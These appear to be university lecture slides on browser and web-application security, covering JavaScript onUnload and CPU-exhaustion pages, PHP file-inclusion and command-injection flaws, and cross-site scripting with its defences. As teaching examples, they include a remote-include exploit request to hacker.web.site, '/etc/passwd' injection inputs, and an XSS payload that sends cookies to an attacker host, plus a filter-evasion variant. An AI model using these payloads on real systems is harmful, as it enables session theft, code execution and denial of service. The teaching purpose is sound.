
- JavaScript has the ability to register a JavaScript function that will be executed when the current JavaScript page is unloaded.
  - Some malicious or irritating sites on the Internet use this feature to bring up new windows when you attempt to close an existing window.
- An exploit against browsers:
  - An HTML file with an embedded JavaScript attack that causes two new windows to be opened every time you attempt to close the window on which the HTML page resides.

## 5b\_OnUnload.html

```
<html>
<script language="JavaScript">
  function again( ) {
    var n1 = Math.floor(Math.random( )*1000000);
    var n2 = Math.floor(Math.random( )*1000000);
    window.open('5b_OnUnload.html', n1, 'width=300,height=200');
    window.open('5b_OnUnload.html', n2, 'width=300,height=200');
  }
</script>
<head>
<title>JavaScript onUnload Demonstration</title>
</head>
<body onUnload="again( )">
<center><h1>Thanks to Digicrime!</h1>
<hr>
Your only option now is to turn off your computer.

<a href="javascript:again( )">attack</a>

<hr>
</center>
</html>
```



You often have to be careful  
with self-referential components.

# CPU and Stack Attacks


- Early versions of Internet Explorer and Netscape Navigator were both susceptible to CPU and stack-space attacks written in JavaScript.
  - These vulnerabilities have now largely been repaired, or pushed under a rug, but you can “force them to happen”.
- When the page on the next slide is loaded into either browser, the browser becomes unresponsive, at least if you allow active content.
  - The effect is browser independent but it’s basically burning resources.
  - Most modern browsers will likely allow you to stop after a bit of time, and if you have multi-core this particular version might not be a big deal.



```
<html>
<head><title>Fibonacci Test Page</title>
</head>
<body>
<h1>The Fibonacci Series</h1>
<script>
function fibonacci(n)
{
    if(n>1) return fibonacci(n-1)+fibonacci(n-2);
    if(n==1) return 1;
    if(n==0) return 0;
}
for(i=0;i<100000;i++){
    document.write("Fibonacci number "+i+" is
                    "+fibonacci(i)+"<br>");
}

</script>
</body>
</html>
```

5b\_Fibonacci.html



# JavaScript Spoofing Attacks

- People are constantly making security-related decisions.
  - People use contextual information provided by their computer to determine what is appropriate. For example, when a user sees a login screen on a computer they are comfortable typing their username and password.
  - At the same time, most users know to avoid typing their username and password into a chat room.
- Java and JavaScript can be used to confuse the user, as can other programs. This can result in a user's making a mistake and providing security-related information to the wrong party.
  - How? Simply change the context.

# Spoofing browser status with JavaScript

- JavaScript has several tools that can be used to spoof user context. These include the following:
  - JavaScript can display boxes containing arbitrary text.
  - JavaScript can change the content of the browser's status line.
    - For example, the status line of the browser normally displays the URL that will be accessed if the user clicks on a link.
    - But using JavaScript, you can make a user believe that one URL actually points someplace else.
  - On some browsers, JavaScript can be used to hide the browser's "Goto:" field and replace it with a constructed field built from a frame.

# PHP

- PHP is a server-side scripting language for building web pages, and as such can be used in HTML.
  - Originally called Personal Home Page, and then PHP3, PHP now stands for PHP: Hypertext Preprocessor. It's a recursive acronym.
- PHP can be run as either a Common Gateway Interface (CGI), generally between an application and a web server, or as an integrated Web server module.
- PHP is particularly handy for managing the presentation of dynamic database information.

- It is easy to use and very fast.
  - Even though PHP scripts are interpreted at runtime, the interpreter is built into the web server.
  - As a result, PHP pages can run significantly faster (more than 10 times faster is not uncommon) than the equivalent Perl/CGI web pages.
- Unlike CGI scripts, PHP pages do not need to be made "executable" or placed in special directories to run: if PHP is enabled in the web server, all you need to do is to give an HTML file a *.php* or *.php3* extension and the PHP system will automatically run.
- See 5b\_EUROSEC-PHP-Secure.pdf for some information on PHP security.
- Also <http://www.phpsecure.info/v2/.php>

# A simple PHP script

Here is a simple PHP script:

```
<html>
<head>
<title>PHP Test</title>
</head>
<body>
<?php
    echo "Hello World!<p>" ;
?>
</body>
</html>
```

# PHP Variables

- PHP variables look and act a lot like Perl variables.
  - That is, variables begin with dollar signs and are untyped, so you don't distinguish between an integer or char holder etc.

```
<html><head><title>  
Test</title></head>  
<body>
```

```
<?php
```

```
    for($i=0;$i<5;$i++){  
        echo "This is line $i<br>";  
    }
```

```
?>
```

```
</body></html>
```



```
<html><head><title>  
Test</title></head>  
<body>  
This is line 0<br>  
This is line 1<br>  
This is line 2<br>  
This is line 3<br>  
This is line 4<br>  
</body></html>
```



# Problems with PHP

1. Opening or including files, which in PHP can encompass URL's too, **based on user input** without thoroughly checking them is dangerous.

- What if you were instructed with  
`script.php?page=/etc/passwd`
- What if you were instructed with  
`script.php?page=http://nasty.com/bad.php`

Allowable pages (files or locations) can be specified.

2. PHP registers all kinds of external variables in the global namespace.
- For example, **\$HOSTNAME** and **\$PATH** are such pieces of information.
  - There is really no way to ensure that those external variables contain authentic data that can be trusted.
  - Injection attacks are possible.

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

Figure 11.4 PHP Code Injection Example

3. Deliberately invalid user input could also be fed into the execution of external programs.
- This includes calls to `system()`, `exec()`, `popen()`, etc.
  - A call like **`system($userinput)`** is insecure because it allows the user to execute arbitrary commands on the host.
  - A call like **`exec(' 'someprog' ', $userargs)`** is also insecure because the user can supply characters that have special meaning to the shell.
    - A semicolon in the arguments, for instance, will signify the end of the first command and the beginning of another.

```
function Send($sendmail = "/usr/sbin/sendmail") {
    if ($this->from == "") {
        $fp = popen ($sendmail."-i".$this->to, "w");
    }
    else {
        $fp = popen ($sendmail."-i -f".
            $this->from." ".$this->to, "w");
    }
}
```

The variables `$this->from` and `$this->to` are taken from two form fields, which the user is supposed to enter e-mail addresses into. The user can trick the script into doing all sorts of bad things with input similar to this:

**badguy@evil\_host.com < /etc/passwd**

# The `php3_safe_mode`

- PHP safe mode can be used to disable certain functions in the PHP interpreter based on where the particular PHP script resides.
- Safe mode is particularly useful for Internet Service Providers, where different individuals or organizations are using a shared resource.
- It doesn't operate at the level of the operating system though, so there are many potential problems with interacting components, including injection attacks and cross-site scripting.

## PHP configuration flags that control safe mode

Configuration value	Default	Effect
safe_mode	Off	Turns safe mode on or off.
open_basedir		If this value is set, then all file operations (e.g., <i>fopen</i> , <i>fread</i> , <i>fclose</i> , etc.), must take place underneath this directory. Setting <i>open_basedir</i> can be used as an alternative to safe mode or in conjunction with it.
safe_mode_exec_dir		PHP will only run executables that are contained within this directory.
safe_mode_allowed_env_vars	PHP_	Users can only modify environment variables that begin with PHP_.
safe_mode_protected_env_vars	LD_LIBRARY_PATH	Users cannot modify these variables at all.
disable_functions		Allows individual functions to be disabled.

# XSS: An introduction

- Another problem that occurs in the context and browsers and PHP is cross-site scripting.
  - Cross site scripting is generally abbreviated to XSS, CSS being cascading style sheets.
- XSS exploits vulnerabilities in using dynamic web content.
  - In particular it involves the use of those vulnerabilities to gather data from a user that shouldn't be gathered.
- The Virtual Forge website, <http://www.virtualforge.de/>, has some illustrative movies:

<https://www.youtube.com/watch?v=cbmBDiR6WaY>

[http://www.virtualforge.de/vmovie/xss\\_lesson\\_1/xss\\_selling\\_platform\\_v1.0.html](http://www.virtualforge.de/vmovie/xss_lesson_1/xss_selling_platform_v1.0.html)

[http://www.slideshare.net/Virtual\\_Forge/xss-cross-site-scripting-explained](http://www.slideshare.net/Virtual_Forge/xss-cross-site-scripting-explained)

[http://www.virtualforge.de/vmovie/xss\\_lesson\\_2/xss\\_selling\\_platform\\_v2.0.html](http://www.virtualforge.de/vmovie/xss_lesson_2/xss_selling_platform_v2.0.html)

# Why is XSS significant?






- Potentially vulnerable sites are easy for malicious persons to detect, and such vulnerabilities widespread.
- Attacks are easy to launch.
- Fixing, pro-active and retrospective, is poor.
- For lots of detail see:  
[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))



- From <http://blog.spiderlabs.com/2013/08/the-web-is-vulnerable-xss-on-the-battlefront-part-1.html> and based on the OWASP Top 10 Web Applications Risk Project.  
[https://www.owasp.org/index.php/Top\\_10\\_2013-A3-Cross-Site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS))

# A3

## Cross-Site Scripting (XSS)

 Threat Agents	 Attack Vectors	 Security Weakness		 Technical Impacts	 Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	<p><u>XSS</u> is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) <u>Stored</u>, 2) <u>Reflected</u>, and 3) <u>DOM based XSS</u>.</p> <p>Detection of most XSS flaws is fairly easy via testing or code analysis.</p>		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes.  Also consider the business impact of public exposure of the vulnerability.

# XSS can...

- Basically do anything that you as a user could do to your own system, in terms of providing instructions which are going to run on your machine:
  - Transfer, delete or modify files.
  - Install Trojan horses or spyware.
- Or affect web based activities:
  - Website redirection (this happened during Obama's campaign against Clinton during the US primaries for the Democratic candidate).
  - Information modification.
- Or some mix:
  - Cookie capturing for subsequent impersonation of a user, effectively allowing an account to be completely captured.

# Recognising an XSS vulnerability

- If active content is allowed to be embedded within fields the users can enter there is the potential for an XSS vulnerability.
  - JavaScript, VBScript, ActiveX ...
  - There are some examples in 5b\_EUROSEC-PHP-Secure.pdf ...
- From the point of view of the attacker it is easy enough to check this by simply submitting someone with some innocuous statements containing some active content.
  - As we saw in the video.

# Stored, persistent or type-2 XSS

- This is the type illustrated in the first XSS movie.
- Posting of HTML formatted content from one user is given to others.
  - Persistent because it stays on the site.
- From [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)
  - Mallory posts a message with malicious payload to a social network.
  - When Bob reads the message, Mallory's XSS steals Bob's cookie.
  - Mallory can now hijack Bob's session and impersonate Bob.

# Reflected, non-persistent or type-1 XSS

- This involves an attacker including a script in a query to a site that is used, without appropriate sanitisation, by server-side scripts to generate results for the user.
  - This is somewhat subtle.
  - The problem lies in that if the server trusts a query to run in the context of a user it may run requests the user didn't realise they were making.
- The example from Wikipedia describes a scenario where a link can carry an action.

- From **[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)**
- Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information.
- Mallory observes that Bob's website contains a reflected XSS vulnerability.
- Mallory crafts a URL to exploit the vulnerability, and sends Alice an email, enticing her to click on a link for the URL under false pretenses. This URL will point to Bob's website (either directly or through an iframe or ajax), but will contain Mallory's malicious code, which the website will reflect.
- Alice visits the URL provided by Mallory while logged into Bob's website.
- The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server (this is the actual XSS vulnerability). The script can be used to send Alice's session cookie to Mallory. Mallory can then use the session cookie to steal sensitive information available to Alice (authentication credentials, billing info, etc.) without Alice's knowledge.

# DOM based, local or type-0 XSS

- The cross-site scripting we have seen so far have server side flaws that allow attacks to be carried out on the server side.
- This class involve exploiting vulnerable local content.
  - From <http://www.cse.wustl.edu/~jain/cse571-07/ftp/xsscript/index.html>
  - Mallory sends a URL to Alice (via e-mail or another mechanism) of a maliciously constructed web page.
  - Alice clicks on the link.
  - The malicious web page's JavaScript opens a vulnerable HTML page installed locally on Alice's computer.
  - The vulnerable HTML page contains JavaScript which executes in Alice's computer's local zone.
  - Mallory's malicious script now may run commands with the privileges Alice holds on her own computer.

# Protecting against XSS...

## The designer:

- Positive validation of **all** fields:
  - Complete policies specifying what is allowed, and a default deny rule against anything else!
  - Trying to eliminate all the possible bad things is too difficult.
  - Why?
    - There are lots of type of active content and lots of different encodings.
- Positive validation rather than negative usually makes sense.



If we need to hide against web application filters we may try to encode string characters, e.g.: a=&#X41 (UTF-8) and use it in IMG tag:

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

```
Thanks for this information, its great!  
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```

- Figure 11.5a from Stallings and Brown 2<sup>nd</sup> edition.

```
Thanks for this information, its great!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;&#116;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;  
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;  
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;  
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

- Figure 11.5b from Stallings and Brown 2<sup>nd</sup> edition.

- Output encoding can help.
  - Something that would normally be interpreted as a script by a recipient is transmitted in a non-executable form.
  - E.g. the Reform encoding library  
Michael Eddington: <http://phed.org/2008/05/19/preventing-xss-with-correct-output-encoding/>

### **What is encoded?**

- Everything but: A-Z, a-z, 0-9, space [ ], comma [ , ], and period [ . ]
- Unicode is always encoded

### **The following functions are provided:**

- `HtmlEncode` — Encode data for display in a block of HTML or HTML attribute.
- `JsEncode` — Encode data into a JavaScript literal
- `VbsEncode` — Encode data into a VBScript string literal

### **Microsoft's AntiXss Library**

An alternative to Reform is the Microsoft AntiXss Library. Both libraries are functionally equivalent and in fact were designed by the same people.

# The user

- Activities like disabling ActiveX and JavaScript can help, but your browser is still going to interpret html.

*The easiest way to protect yourself as a user is to only follow links from the main website you wish to view. If you visit one website and it links to CNN for example, instead of clicking on it visit CNN's main site and use its search engine to find the content. This will probably eliminate ninety percent of the problem. Sometimes XSS can be executed automatically when you open an email, email attachment, read a guestbook, or bulletin board post. If you plan on opening an email, or reading a post on a public board from a person you don't know BE CAREFUL. One of the best ways to protect yourself is to turn off Javascript in your browser settings. In IE turn your security settings to high. This can prevent cookie theft, and in general is a safer thing to do.*